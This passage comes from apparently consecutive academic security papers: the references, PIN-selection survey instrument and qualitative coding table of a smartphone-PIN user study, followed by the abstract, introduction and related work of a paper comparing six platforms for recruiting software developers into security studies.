We thank Olivia Morkved for her help. We also thank Katharina Krombholz for shepherding this paper, as well as all the anonymous reviewers for their insightful comments and feedback. This material is based upon work supported by the National Science Foundation under Grant No. 1845300. This research was further funded by the Deutsche Forschungsgemeinschaft (DFG, German Research Foundation) under Germany's Excellence Strategy - EXC 2092 CASA – 390781972.

References

[1] Yusuf Albayram, Mohammad Maifi Hasan Khan, Theodore Jensen, and Nhan Nguyen. "... better to use a lock screen than to worry about saving a few seconds of time": Effect of Fear Appeal in the Context of Smartphone Locking Behavior. In *Proc. SOUPS*, 2017.

[2] Daniel Amitay. Most Common iPhone Passcodes, June 2011. http://danielamitay.com/blog/2011/6/13/most-common-iphone-passcodes.

[3] Panagiotis Andriotis, George Oikonomou, Alexios Mylonas, and Theo Tryfonas. A Study on Usability and Security Features of the Android Pattern Lock Screen. *Information and Computer Security*, 24(1):53–72, March 2016.

[4] Panagiotis Andriotis, Theo Tryfonas, and George Oikonomou. Complexity Metrics and User Strength Perceptions of the Pattern-Lock Graphical Authentication Method. In *Proc. HAS*, 2014.

[5] Panagiotis Andriotis, Theo Tryfonas, George Oikonomou, and Can Yildiz. A Pilot Study on the Security of Pattern Screen-Lock Methods and Soft Side Channel Attacks. In *Proc. WiSec*, 2013.

[6] Apple. iOS 9 Preview, June 2015. https://web.archive.org/web/20150608223846/http://www.apple.com/ios/ios9-preview/.

[7] Adam J. Aviv, Devon Budzitowski, and Ravi Kuber. Is Bigger Better? Comparing User-Generated Passwords on 3x3 vs. 4x4 Grid Sizes for Android's Pattern Unlock. In *Proc. ACSAC*, 2015.

[8] Adam J. Aviv, John T. Davin, Flynn Wolf, and Ravi Kuber. Towards Baselines for Shoulder Surfing on Mobile Authentication. In *Proc. ACSAC*, 2017.

[9] Adam J. Aviv, Katherine Gibson, Evan Mossop, Matt Blaze, and Jonathan M. Smith. Smudge Attacks on Smartphone Touch Screens. In *Proc. WOOT*, 2010.

[10] Adam J. Aviv, Flynn Wolf, and Ravi Kuber. Comparing Video Based Shoulder Surfing with Live Simulation and Towards Baselines for Shoulder Surfing on Mobile Authentication. In *Proc. ACSAC*, 2018.

[11] Daniel V. Bailey, Philipp Markert, and Adam J. Aviv. "I have no idea what they're trying to accomplish:" Enthusiastic and Casual Signal Users' Understanding of Signal PINs. In *Proc. SOUPS*, 2021.

[12] Andrea Bianchi, Ian Oakley, and Dong Soo Kwon. Counting Clicks and Beeps: Exploring Numerosity Based Haptic and Audio PIN Entry. *Interacting with Computers*, 24(5):409–422, July 2012.

[13] Joseph Bonneau. The Science of Guessing: Analyzing an Anonymized Corpus of 70 Million Passwords. In *Proc. IEEE S&P*, 2012.

[14] Joseph Bonneau, Sören Preibusch, and Ross Anderson. A Birthday Present Every Eleven Wallets? The Security of Customer-Chosen Banking PINs. In *Proc. FC*, 2012.

[15] Daniel Buschek, Alexander De Luca, and Florian Alt. Improving Accuracy, Applicability and Usability of Keystroke Biometrics on Mobile Touchscreen Devices. In *Proc. CHI*, 2015.

[16] Maria Casimiro, Joe Segel, Lewei Li, Yigeng Wang, and Lorrie Faith Cranor. A Quest for Inspiration: How Users Create and Reuse PINs. In *Proc. WAY*, 2020.

[17] Claude Castelluccia, Markus Dürmuth, and Daniele Perito. Adaptive Password-Strength Meters from Markov Models. In *Proc. NDSS*, 2012.

[18] Sonia Chiasson and Paul C. Van Oorschot. Quantifying the Security Advantage of Password Expiration Policies. *Designs, Codes and Cryptography*, 77(2–3):401–408, December 2015.

[19] Nik Cubrilovic. RockYou Hack: From Bad To Worse, December 2009. https://techcrunch.com/2009/12/14/rockyou-hack-security-myspace-facebook-passwords/.

[20] Anupam Das, Joseph Bonneau, Matthew Caesar, Nikita Borisov, and XiaoFeng Wang. The Tangled Web of Password Reuse. In *Proc. NDSS*, 2014.

[21] Alexander De Luca, Marian Harbach, Emanuel von Zezschwitz, Max-Emanuel Maurer, Bernhard Ewald Slawik, Heinrich Hussmann, and Matthew Smith. Now You See Me, Now You Don't: Protecting Smartphone Authentication from Shoulder Surfers. In *Proc. CHI*, 2014.

[22] Cyrus Farivar. Apple to Require 6-digit Passcodes on Newer iPhones, iPads Under iOS 9, June 2015. https://arstechnica.com/?post_type=post&p=679147.

[23] Timothy J. Forman and Adam J. Aviv. Double Patterns: A Usable Solution to Increase the Security of Android Unlock Patterns. In *Proc. ACSAC*, 2020.

[24] Kristen K. Greene, Melissa A. Gallagher, Brian C. Stanton, and Paul Y. Lee. I Can't Type That! P@$$w0rd Entry on Mobile Devices. In *Proc. HAS*, 2014.

[25] Hana Habib, Pardis Emami Naeini, Summer Devlin, Maggie Oates, Chelse Swoopes, Lujo Bauer, Nicolas Christin, and Lorrie Faith Cranor. User Behaviors and Attitudes Under Password Expiration Policies. In *Proc. SOUPS*, 2018.

[26] Marian Harbach, Emanuel von Zezschwitz, Andreas Fichtner, Alexander De Luca, and Matthew Smith. It's a Hard Lock Life: A Field Study of Smartphone (Un)Locking Behavior and Risk Perception. In *Proc. SOUPS*, 2014.

[27] Jun Ho Huh, Hyoungshick Kim, Swathi S.V.P. Rayala, Rakesh B. Bobba, and Konstantin Beznosov. I'm Too Busy to Reset My LinkedIn Password: On the Effectiveness of Password Reset Emails. In *Proc. CHI*, 2017.

[28] Patrick Kelley, Saranga Kom, Michelle L. Mazurek, Rich Shay, Tim Vidas, Lujo Bauer, Nicolas Christin, Lorrie Faith Cranor, and Julio López. Guess Again (and Again and Again): Measuring Password Strength by Simulating Password-Cracking Algorithms. In *Proc. IEEE S&P*, 2012.

[29] Hassan Khan, Jason Ceci, Jonah Stegman, Adam J. Aviv, Rozita Dara, and Ravi Kuber. Widely Reused and Shared, Infrequently Updated, and Sometimes Inherited: A Holistic View of PIN Authentication in Digital Lives and Beyond. In *Proc. ACSAC*, 2020.

[30] Hyoungshick Kim and Jun Ho Huh. PIN Selection Policies: Are They Really Effective? *Computers & Security*, 31(4):484–496, June 2012.

[31] Marte Løge, Markus Dürmuth, and Lillian Røstad. On User Choice for Android Unlock Patterns. In *Proc. EuroUSEC*, 2016.

[32] Philipp Markert, Daniel V. Bailey, Maximilian Golla, Markus Dürmuth, and Adam J. Aviv. This PIN Can Be Easily Guessed: Analyzing the Security of Smartphone Unlock PINs. In *Proc. IEEE S&P*, 2020.

[33] Philipp Markert, Daniel V. Bailey, Maximilian Golla, Markus Dürmuth, and Adam J. Aviv. On the Security of Smartphone Unlock PINs. *ACM Transactions on Privacy and Security*, 24(4):30:1–30:36, November 2021.

[34] William Melicher, Darya Kurilova, Sean M. Segreti, Pranshu Kalvani, Richard Shay, Blase Ur, Lujo Bauer, Nicolas Christin, Lorrie Faith Cranor, and Michelle L. Mazurek. Usability and Security of Text Passwords on Mobile Devices. In *Proc. CHI*, 2016.

[35] Collins W. Munyendo, Miles Grant, Philipp Markert, Timothy J. Forman, and Adam J. Aviv. Using a Blocklist to Improve the Security of User Selection of Android Patterns. In *Proc. SOUPS*, 2021.

[36] Bijeeta Pal, Tal Daniel, Rahul Chatterjee, and Thomas Ristenpart. Beyond Credential Stuffing: Password Similarity Models using Neural Networks. In *Proc. IEEE S&P*, 2019.

[37] Athanasios Papadopoulos, Toan Nguyen, Emre Durmus, and Nasir Memon. IllusionPIN: Shoulder-Surfing Resistant Authentication Using Hybrid Images. *IEEE Transactions on Information Forensics and Security*, 12(12):2875–2889, December 2017.

[38] Elissa M. Redmiles, Yasemin Acar, Sascha Fahl, and Michelle L. Mazurek. A Summary of Survey Methodology Best Practices for Security and Privacy Researchers. Tech report, 2017.

[39] Raina Samuel, Philipp Markert, Adam J. Aviv, and Iulian Neamtiu. Knock, Knock. Who's There? On the Security of LG's Knock Codes. In *Proc. SOUPS*, 2020.

[40] Florian Schaub, Ruben Deyhle, and Michael Weber. Password Entry Usability and Shoulder Surfing Susceptibility on Different Smartphone Platforms. In *Proc. MUM*, 2012.

[41] Stuart Schechter and Joseph Bonneau. Learning Assigned Secrets for Unlocking Mobile Devices. In *Proc. SOUPS*, 2015.

[42] Richard Shay, Lujo Bauer, Nicolas Christin, Lorrie Faith Cranor, Alain Forget, Saranga Komanduri, Michelle L. Mazurek, William Melicher, Sean M. Segreti, and Blase Ur. A Spoonful of Sugar?: The Impact of Guidance and Feedback on Password-Creation Behavior. In *Proc. CHI*, 2015.

[43] Richard Shay, Saranga Komanduri, Patrick Gage Kelley, Pedro Giovanni Leon, Michelle L. Mazurek, Lujo Bauer, Nicolas Christin, and Lorrie Faith Cranor. Encountering Stronger Password Requirements: User Attitudes and Behaviors. In *Proc. SOUPS*, 2010.

[44] Joshua Tan, Lujo Bauer, Nicolas Christin, and Lorrie Faith Cranor. Practical Recommendations for Stronger, More Usable Passwords Combining Minimum-Strength, Minimum-Length, and Blocklist Requirements. In *Proc. CCS*, 2020.

[45] Sebastian Uellenbeck, Markus Dürmuth, Christopher Wolf, and Thorsten Holz. Quantifying the Security of Graphical Passwords: The Case of Android Unlock Patterns. In *Proc. CCS*, 2013.

[46] Emanuel von Zezschwitz, Alexander De Luca, Bruno Brunkow, and Heinrich Hussmann. SwiPIN: Fast and Secure PIN-Entry on Smartphones. In *Proc. CHI*, 2015.

[47] Emanuel von Zezschwitz, Alexander De Luca, and Heinrich Hussmann. Honey, I Shrunk the Keys: Influences of Mobile Devices on Password Composition and Authentication Performance. In *Proc. NordiCHI*, 2014.

[48] Emanuel von Zezschwitz, Alexander De Luca, Philipp Janssen, and Heinrich Hussmann. Easy to Draw, but Hard to Trace?: On the Observability of Grid-based (Un)Lock Patterns. In *Proc. CHI*, 2015.

[49] Emanuel von Zezschwitz, Malin Eiband, Daniel Buschek, Sascha Oberhuber, Alexander De Luca, Florian Alt, and Heinrich Hussmann. On Quantifying the Effective Passsword Space of Grid-Based Unlock Gestures. In *Proc. MUM*, 2016.

[50] Chun Wang, Steve T.K. Jan, Hang Hu, Douglas Bossart, and Gang Wang. The Next Domino to Fall: Empirical Analysis of User Passwords across Online Services. In *Proc. CODASPY*, 2018.

[51] Ding Wang, Qianchen Gu, Xinyi Huang, and Ping Wang. Understanding Human-Chosen PINs: Characteristics, Distribution and Security. In *Proc. ASIACCS*, 2017.

[52] Ding Wang, Zijian Zhang, Ping Wang, Jeff Yan, and Xinyi Huang. Targeted Online Password Guessing: An Underestimated Threat. In *Proc. CCS*, 2016.

[53] Matt Weir, Sudhir Aggarwal, Michael Collins, and Henry Stern. Testing Metrics for Password Creation Policies by Attacking Large Sets of Revealed Passwords. In *Proc. CCS*, 2010.

Appendix

A Survey Instrument

Agenda

On the next page, you will have a chance to practice entering a 4-digit PIN before proceeding with the rest of this survey, where we will ask you to select your own 4-digit PIN that you would use to unlock your primary smartphone.

Enter 4 digits

PIN pad as shown in Figure 1

Instructions

For this survey, you will be asked to create a 4-digit PIN that you would likely use to unlock your primary smartphone. You will need to recall this PIN later in the survey, so choose something that is as secure and memorable as you may use on your primary smartphone. We ask that you **DO NOT** write down your PIN or use other aids to help you remember.

I understand that I will be asked to create a 4-digit PIN that I would use to unlock my primary smartphone.

○ I understand these instructions

I understand that I should not write down my 4-digit PIN or use other aids to assist in the survey.

○ I understand these instructions

Create a 4-digit PIN

A PIN protects your data and is used to unlock your smartphone.

PIN pad as shown in Figure 1

Questions about 4-digit PIN

Q1 Many people have strategies when selecting a PIN. What strategy did you use to select your 4-digit PIN?
Answer: _____

Q2 If you were to use a 4-digit PIN on your primary smartphone, would use the 4-digit PIN you selected in this survey or would you choose a different one?
○ Yes, I would use the 4-digit PIN I created here on my primary smartphone.
○ No, I would not use the 4-digit PIN I created here but instead would create a new one to use on my primary smartphone.
○ Unsure, I may or may not use the 4-digit PIN I created here on my primary smartphone.

Q3 Please explain why you would or would not use the 4-digit PIN you selected here on your primary smartphone.
Answer: _____

Enter Device Information

Q4 What is the operating system of your primary smartphone?
○ Android ○ iOS (iPhone) ○ Other ○ Prefer not to say

Q5 Do you use any of the following biometrics to unlock your primary smartphone? (Select all that apply)
☐ Fingerprint ☐ Face ☐ Iris ☐ Other biometric
☐ I do not use a biometric

*If participant indicated they use a biometric in **Q5**:*

Q5a How do you unlock your smartphone, if your biometric fails or when you reboot your smartphone?
○ Pattern ○ 4-digit PIN ○ 6-digit PIN ○ PIN of other length
○ Alphanumeric password ○ Other unlock method ○ None

*If participant indicated they do not to use a biometric in **Q5**:*

Q5b What screen lock do you use to unlock your primary smartphone?
○ Pattern ○ 4-digit PIN ○ 6-digit PIN ○ PIN of other length
○ Alphanumeric password ○ Other unlock method ○ None

Instructions

Neutral/No-sub: To continue the study, now you must select a 6-digit PIN.
Breach: Imagine someone learned your 4-digit PIN and to protect your smartphone, now you must select a 6-digit PIN.
Security: Research has shown that the 4-digit PIN you selected is insecure and can be easily guessed. To continue the study, now you must select a 6-digit PIN.
Upgrade: Imagine you are upgrading your smartphone that requires PINs longer than 4-digits, and so now you must select a 6-digit PIN.

On the next page, you will create a 6-digit PIN that you would likely use to unlock your primary smartphone. To set your 6-digit PIN, you will first confirm your 4-digit PIN and then select the 6-digit PIN.

Re-enter your 4-digit PIN

PIN pad as shown in Figure 1

Create a 6-digit PIN

A PIN protects your data and is used to unlock your smartphone.

PIN pad as shown in Figure 3

Questions about 6-digit PIN

Q6 Many people have strategies when selecting a PIN. What strategy did you use to select your 6-digit PIN?
Answer: _____

Q7 Is your 6-digit PIN related to your 4-digit PIN?
○ Yes ○ Somewhat ○ No ○ Prefer not to answer

Q8 If you were to use a 6-digit PIN on your primary smartphone, would use the 6-digit PIN you selected in this survey or would you choose a different one?
○ Yes, I would use the 6-digit PIN I created here on my primary smartphone.
○ No, I would not use the 6-digit PIN I created here but instead would create a new one to use on my primary smartphone.
○ Unsure, I may or may not use the 6-digit PIN I created here on my primary smartphone.

Q9 Please explain why you would or would not use the 6-digit PIN you selected here on your primary smartphone.
Answer: _____

*If participant indicated their 4- and 6-digit PINs are related in **Q7**:*

Q9a Please explain how your 6-digit PIN and your 4-digit PINs are related.
Answer: _____

Questions about 4-digit PIN

We now want to ask you a few questions about your selected 4-digit PIN. It is displayed below for your reference.

4-digit PIN chosen earlier

Q10 I feel the 4-digit PIN I chose is:
○ Insecure ○ Somewhat insecure ○ Neither secure nor insecure
○ Somewhat secure ○ Secure

Q11 Please explain why you consider the 4-digit PIN you selected as secure or insecure.
Answer: _____

Q12 I feel the 4-digit PIN I chose is:
○ Hard to remember ○ Somewhat hard to remember
○ Neither easy nor hard to remember
○ Somewhat easy to remember ○ Easy to remember

Q13 I feel the 4-digit PIN I chose is:
○ Hard to use ○ Somewhat hard to use
○ Neither easy nor hard to use
○ Somewhat easy to use ○ Easy to use

Q14 Select agree as the answer to this question.
○ Strongly disagree ○ Disagree ○ Neither agree or disagree
○ Agree ○ Strongly agree

Instructions

On the next page, you will be asked to recall the **6-digit** PIN that you selected earlier in the survey.

Re-enter your 6-digit PIN

PIN pad as shown in Figure 3

Questions about 6-digit PIN

We now want to ask you a few questions about your selected 6-digit PIN. It is displayed below for your reference.

6-digit PIN chosen earlier

Q15 I feel the 6-digit PIN I chose is:
○ Insecure ○ Somewhat insecure ○ Neither secure nor insecure
○ Somewhat secure ○ Easy to secure

Q16 Please explain why you consider the 6-digit PIN you selected as secure or insecure.
Answer: _____

Q17 I feel the 6-digit PIN I chose is:
○ Hard to remember ○ Somewhat hard to remember
○ Neither easy nor hard to remember
○ Somewhat easy to remember ○ Easy to remember

Q18 I feel the 6-digit PIN I chose is:
○ Hard to use ○ Somewhat hard to use
○ Neither easy nor hard to use
○ Somewhat easy to use ○ Easy to use

Q19 What is the shape of a blue ball?
○ Red ○ Blue ○ Square ○ Round

Comparison Questions

Q20 Which of the following are you more likely to use to secure your

primary smartphone?
○ The 4-digit PIN I selected in the survey
○ The 6-digit PIN I selected in the survey

Q21 Please explain why you would use your preferred choice above to secure your primary smartphone.
Answer: _____

Q22 Of the two PINs you created, which do you think is more secure?
○ My 6-digit PIN is much more secure
○ My 6-digit PIN is slighty more secure
○ My 4-digit and 6-digit PINs are equally secure
○ My 4-digit PIN is slighty more secure
○ My 4-digit PIN is much more secure

Q23 Of the two PINs you created, which do you think is easier to remember?
○ My 6-digit PIN is much easier to remember
○ My 6-digit PIN is slighty easier to remember
○ My 4-digit and 6-digit PINs are equally easy to remember
○ My 4-digit PIN is slighty easier to remember
○ My 4-digit PIN is much easier to remember

Q24 Of the two PINs you created, which do you think is easier to use?
○ My 6-digit PIN is much easier to use
○ My 6-digit PIN is slighty easier to use
○ My 4-digit and 6-digit PINs are equally easy to use
○ My 4-digit PIN is slighty easier to use
○ My 4-digit PIN is much easier to use

Enter Demographic Information

D1 What is your age range?
○ 18–24 ○ 25–34 ○ 35–44 ○ 45–54 ○ 55–64 ○ 65–74
○ 75 or older ○ Prefer not to say

D2 What best describes you?
○ Male ○ Female ○ Non-Binary ○ Prefer to Self-Describe
○ Prefer not to say

D3 What is your dominant hand?
○ Left handed ○ Right handed ○ Ambidextrous ○ I do not know
○ Prefer not to say

D4 What is the highest degree or level of school you have completed?
○ Some high school ○ High school ○ Some college
○ Trade, technical, or vocational training ○ Associate's Degree
○ Bachelor's Degree ○ Master's Degree ○ Professional Degree
○ Doctorate ○ Prefer not to say

D5 Which of the following best describes your educational background or job field?
○ I have an education in, or work in, the field of computer science, computer engineering, or IT.
○ I do not have an education in, nor do I work in, the field of computer science, computer engineering, or IT.
○ Prefer not to say

One More Thing

Please indicate if you've honestly participated in this survey and followed instructions completely. You will not be penalized/rejected for indicating 'No' but your data may not be included in the analysis:
○ Yes ○ No

B Qualitative Codes

Using the method described in Section 4, we coded the answers to questions **Q1**, **Q3**, **Q6**, **Q9**, **Q9a**, **Q11**, **Q16**, and **Q21**. Below, we list all resulting codes and subcodes along with their counts.

- **easy-to-remember (406)**
- **personal (315)**
  unlikely (85), birthday (36), phone-number (29), easy (28), unknown (16), address (13), favorite-number (7), pet (6), name (5), anniversary (5), school (4), childhood (4), lucky (3), pin (3), combination (3), initials (3), tv (2), zip-code (2), number (2), word (2), parent (1), drivers-license (1), ssn (1), music (1), atm (1), favorite-letter (1), hotel-room (1), song (1), likely (1), sports (1), work (1), credit-card (1), family (1)
- **more-secure (248)**
  harder-to-guess (61), harder-to-observe (13)
- **difficult-to-guess (219)**
  6digits (1), shoulder-surf (1)
- **easier (186)**
  easier-to-remember (86), easier-to-enter (64), easy-for-others (1), pattern (1)
- **easy-to-guess (174)**
  shoulder-surf (9)
- **date (158)**
  birthday (107), year (12), month-day (6), birth-year (5), day-month (3), year-year (3), history (2), month-year (2), today (2), anniversary (2), holiday (1), month-day-year (1), month (1), day-year (1)
- **random (131)**
- **security (106)**
- **keypad-pattern (104)**
  non-specific (34), middle (8), corners (8), diagonal (8), vertical (6), line (3), center (2), right (2), x (2), row (2), non-specific (1), shape (1), tetris (1), across (1), diamond (1), L-shape (1), y (1), rectangle (1)
- **personal-info (94)**
  birthday (35), date (17), phone-number (4), childhood (3), address (1), name (1), pet (1)
- **same-numbers (73)**
  start (24), reverse (7), repetition (4), start-end (3), end (3), date (1), opposite (1)
- **quicker-to-enter (73)**
- **more-secure-longer (63)**
- **previously-used (62)**
  pin (1)
- **hide-real-pin (55)**
- **easy-to-enter (50)**
- **good-enough (47)**
- **pattern (45)**
- **would-not-use (45)**
- **not-personal (44)**
- **simple (41)**
- **no-reuse (38)**
- **changed-4-digit (31)**
  append (14), prepend (1)
- **currently-used (30)**
- **same-as-before (28)**
- **sufficient (27)**
- **same-strategy (26)**
  humor (1), state (1)
- **unique (26)**
- **word (26)**
  name (10)
- **other-auth-method (24)**
- **repetition (23)**
- **used-to (20)**
- **same-pattern (21)**
  vertical (2), birthday (1), mirror (1)
- **too-short (20)**
- **not-worried (19)**
- **not-previously-used (18)**
- **basic (15)**
- **easy-to-use (14)**
- **no-personal-info (14)**
- **unconcerned (14)**
- **longer (12)**
- **unsure (10)**
- **privacy (8)**
- **breach (8)**
- **humor (7)**
  word (1)
- **required (7)**
- **shorter (7)**
- **trust (7)**
- **no-change (6)**
- **none (6)**
- **numeric-pattern (6)**
- **same-structure (4)**
- **study-specific (4)**
- **current-pin (3)**
- **number (3)**
  13 (2), 14 (1)
- **mnemonic (2)**
- **same (2)**
- **words (2)**
- **known-by-others (1)**
- **math (1)**
- **more-familiar (1)**
- **memorize (1)**
- **safety (1)**

Where to Recruit for Security Development Studies: Comparing Six Software Developer Samples

Harjot Kaur[†] *kaur@sec.uni-hannover.de*
Sabrina Klivan[*] *sabrina.amft@cispa.de*
Daniel Votipka[¶] *dvotipka@cs.tufts.edu*
Yasemin Acar[§‡] *acar@gwu.edu*
Sascha Fahl[*†] *sascha.fahl@cispa.de*

[†]*Leibniz University Hannover* [*]*CISPA Helmholtz Center for Information Security* [¶]*Tufts University*
[‡]*George Washington University* [§]*Max Planck Institute for Security and Privacy*

Abstract

Studying developers is an important aspect of usable security and privacy research. In particular, studying security development challenges such as the usability of security APIs, the secure use of information sources during development or the effectiveness of IDE security plugins raised interest in recent years. However, recruiting skilled participants with software development experience is particularly challenging, and it is often not clear what security researchers can expect from certain participant samples, which can make research results hard to compare and interpret. Hence, in this work, we study for the first time opportunities and challenges of different platforms to recruit participants with software development experience for security development studies. First, we identify popular recruitment platforms in 59 papers. Then, we conduct a comparative online study with 706 participants based on self-reported software development experience across six recruitment platforms. Using an online questionnaire, we investigate participants' programming and security experiences, skills and knowledge. We find that participants across all samples report rich general software development and security experience, skills, and knowledge. Based on our results, we recommend developer recruitment from Upwork for practical coding studies and Amazon MTurk along with a pre-screening survey to reduce additional noise for larger studies. Both of these, along with Freelancer, are also recommended for security studies. We conclude the paper by discussing the impact of our results on future security development studies.

1 Introduction

Human factors research is essential for improving overall computer security and privacy. In particular, developers have increasingly received research attention in the community in recent years. Previous work investigated varying research questions [33, 34, 41, 57, 87], recruiting participant samples from different populations and platforms. Participants had varying levels of experience, skills, and knowledge from the domains of software development [15, 40, 52, 57, 61], reverse engineering [23, 81], vulnerability scanning [19, 69], or software testing [82]. More so than for research on end users, recruiting expert samples is often challenging and might be time-consuming and expensive. Developers often hold well paid jobs and have high workloads, thus offering motivating incentives for their participation can be hard [14, 15, 29, 50, 68, 87]. Hence, a better understanding of the advantages and disadvantages of available recruitment platforms is valuable for the community and can help researchers to recruit the participants they need more efficiently.

In the past, researchers used various recruitment platforms including computer science (CS) students, social media, online forums, freelancers, professional developers or personal networks. For example, crowdsourcing or freelancing platforms were used to recruit developers and other experts in various fields, but required, e. g., lengthy one-by-one recruitment or extensive screening and the necessity to offer high compensations similar to their usual salaries [44, 48, 72]. On the less expensive spectrum are social media, direct networking, and snowballing, which work on a word of mouth basis, but are highly dependent on researchers' and participants' contacts [26, 52, 61]. While searching for local participants on regional forums or by using physical flyers has been done in the past, this approach suffers from the same limited reach as social media recruitment, both in number, and participant diversity [58]. Researchers also used mass email invites (e. g. for students, using university mailing lists, or developers, using GitHub and Google Play). While it is easy to reach many participants this way, these emails may be perceived as spam, and emerging privacy and data protection laws further restrain this method [14, 58].

While some previous studies discussed their recruitment experiences [29, 33, 50], to the best of our knowledge, we are the first to systematically compare participant samples with software development experience across the popular recruitment platforms used in previous work. To do so, we analyzed 59 papers studying security expert work published in the last five years and identified common recruitment platforms and

experiences, skills and knowledge researchers required from their participants. While only 24 of these papers included secure development studies and recruited experienced developers, we used the entire set of papers as ground truth to build our online questionnaire. Therefore, we used surveys from previous work to develop a survey that includes questions about general and specific job experience, software development background, security experience, skills, and knowledge and demographic information. We pre-tested this survey and distributed the final version across six samples with 706 participants total. The samples we recruited include CS students, Google Play developers, members of both the Upwork and Freelancer platforms as well as Prolific and Amazon MTurk users.

The goal of our comparative online study was to answer the following research questions:

RQ1. Which general software development and specific security development experiences, skills and knowledge can researchers expect from the common recruitment platforms we identified in previous work?

RQ2. How well do samples compare, and what are the differences between them?

RQ3. What should researchers take into account when considering sampling for a security development study?

To answer these questions, we make the following contributions in the course of this paper:

Identify Common Recruitment Platforms: We analyzed previous work that included security studies with participants with software development experience, to identify common recruitment platforms. Most commonly, studies used networking or regional methods such as recruitment by flyers or at events, despite the drawbacks such as effort to recruit large numbers and regional biases. However, for the scope of this work, we decided against using them to avoid non-generalizable results that could vary between research teams. We further find a multitude of different other approaches, both online and offline. Among the platforms we used in this work, recruiting computer science students and Google Play participants was the most common in related previous research.

Survey Design: Based on survey questions used in previous work, we design, test and provide a questionnaire to collect information about programming and security experience, knowledge and skills and information about job roles and organizational structures.

Comparing Six Samples: We survey 706 participants from six samples and compare their survey responses. We find that Google Play, Freelancer, Upwork, and MTurk participants reported the most professional software development experience. Experience performing security tasks was similar across all platforms, with MTurk participants reporting the most security experience overall, and Upwork and Freelancer often performing high as well. We see especially Google Play, Upwork, and Freelancer participants reporting the most experience with specific security tasks such as authorization/authentication, input validation and using API keys. CS students and Prolific users reporting the least experience performing security tasks. Our in-depth review of each platform also identifies several differences that may be important depending on the specific study design, such as vastly different ethnic backgrounds and expertise in particular programming languages and specific areas of security.

Recruitment Advice: We use our experiences and results to give recruitment advice for future work. For example, studies that only need a small number of experienced developers to complete complex tasks should consider Upwork, which was more time consuming for recruitment, but was easier to filter for specific security skills. Conversely, MTurk is likely a better choice when a larger sample is needed as recruitment is quicker. However, MTurk participants are likely to introduce noise due to fraudulent responses; we recommend to use a pre-screening survey for improved data quality.

Replication Package: To support reproducibility of our work, we provide the following materials in a replication package [46]: the screening and final survey questions we used, formatted collection of questions we found in our literature evaluation, text used in the recruitment emails and the job posts, additional figures and tables, and the consent forms [1].

The remainder of this paper is organized as follows: In Section 2 we discuss previous works that compared and analyzed recruitment platforms in developer research. In Sections 3, 4, and 5 we present the methodology of our studies as well as their results. Following this, we address the limitations of our work in Section 6 and interpret our results in Section 7. We draw a conclusion as well as address topics for future work in Section 8.

2 Related Work

We describe and discuss related work in two key areas: Comparisons of different recruitment platforms or strategies for user studies with end-users and user studies with developers with a focus on participants with development experience.

Comparing Recruitment Platforms and Strategies: The impact of recruitment platforms has been widely discussed for participant recruitment. In 2017, Peer et al. empirically evaluated CrowdFlower and Prolific Academic as alternatives for MTurk. They report higher participant naivety, honesty and diversity on CrowdFlower and Prolific as compared to MTurk, but the data quality differed. Prolific performed similar to MTurk, but CrowdFlower offered the lowest data quality [62]. A 2017 case study by Bentley et al. compared MTurk and SurveyMonkey to a sample recruited by a market research

[1] You will also find the paper's replication package in its accompanying website [1].

company in the context of product design. They found that most results fall into a 10% margin of error, which fits their sample sizes of 150 per survey platform [24]. In 2014, Schnorf et al. compared six survey sample providers and panels (e. g., Google Consumer Surveys). They distributed a survey regarding end-user privacy comfort to investigate potential differences between the survey providers by recruiting between 835 and, 1115 participants per sample. They found that the results differed based on platforms because some recruit random users while others use probabilistic methods or opt-ins [67]. In 2019, Redmiles et al. compared Amazon MTurk with a census-representative sample from a web panel and probabilistic sample via telephone. They found that the results from MTurk were closer to the probabilistic sample and therefore the general US public than the web panel, suggesting that the choice of platform has an impact on results [64]. A 2019 work by Chandler et al. compared MTurk and Prime Panels (an online research panel aggregate). They find similar data quality but more diverse participants on Prime Panels than on MTurk with more direct access to lesser represented user groups, albeit with inevitable trade-offs [28]. While the above studies focused on the recruitment of end-users, our work is the first to compare six samples of expert users with a focus on participants' software development experience.

Studies with Security Information Workers: Since misunderstandings and over-estimation of capability could be a prominent issue while recruiting participants with self-assessed coding skills, Danilova et al. developed and evaluated screening questions for efficacy by recruiting several batches of participants with and without programming skill from multiple platforms. They found that 42% of Clickworker users advertising programming skill did not meet their criteria and could be filtered out [30]. This study is tangential to ours, as they focused on identifying effective questions for developer screening, while our focus is on recruitment strategies using questions from the existing literature. A 2019 literature review by Tahaei et al. addressed the status quo of developer-centred security research, summarizing 49 papers with developer studies that were published in 19 conference proceedings or journals between 2005 and 2019 [73]. We build our literature review on their work, however, we focus on recruitment strategies. Furthermore, in a 2021 literature review, Kaur et al. analyzed and found 557 relevant publications including regular users and experts in security research. Of these, they analyzed 48 expert studies in depth. Among other goals, they investigated participant demographics, how they were recruited and ways to align research objectives with research methods [47]. In contrast, for the current work, in addition to the literature review of previous security research to identify common developer recruitment methods, we survey developers from six popular platforms identified in our literature review and compare both general and security demographics. To the best of our knowledge, the recruitment strategies for developer studies have not yet been comprehensively researched. Various studies recruit computer science students as a representative for developers due to their technical background and because they are easier to recruit. If developers were recruited, the criteria for deciding who is an expert are different for each research study. Our research differs from previous works by providing both a comprehensive literature review of top tier developer studies, and a larger-scale comparison of different recruitment platforms, all of which were used in previous research in this domain.

3 Security Studies with Software Developers

In the following section, we investigate recruitment strategies and survey questions in security studies with experienced software developers. We aim to gain insights into common recruitment strategies and the experiences, skills and knowledge previous studies required from their participants. Therefore, we collected and reviewed five years of relevant research published at important security, privacy and HCI venues. We did not aim for an exhaustive literature review across all potential venues from the beginning of studying developers. Instead, our goal was to learn recent common practices. The literature review is the foundation of the comparative studies we conducted in Section 4. Figure 1 gives an overview of our overall methodology.




Figure 1: Methodology overview: The literature review informed and motivated our comparative online studies.

3.1 Literature Selection

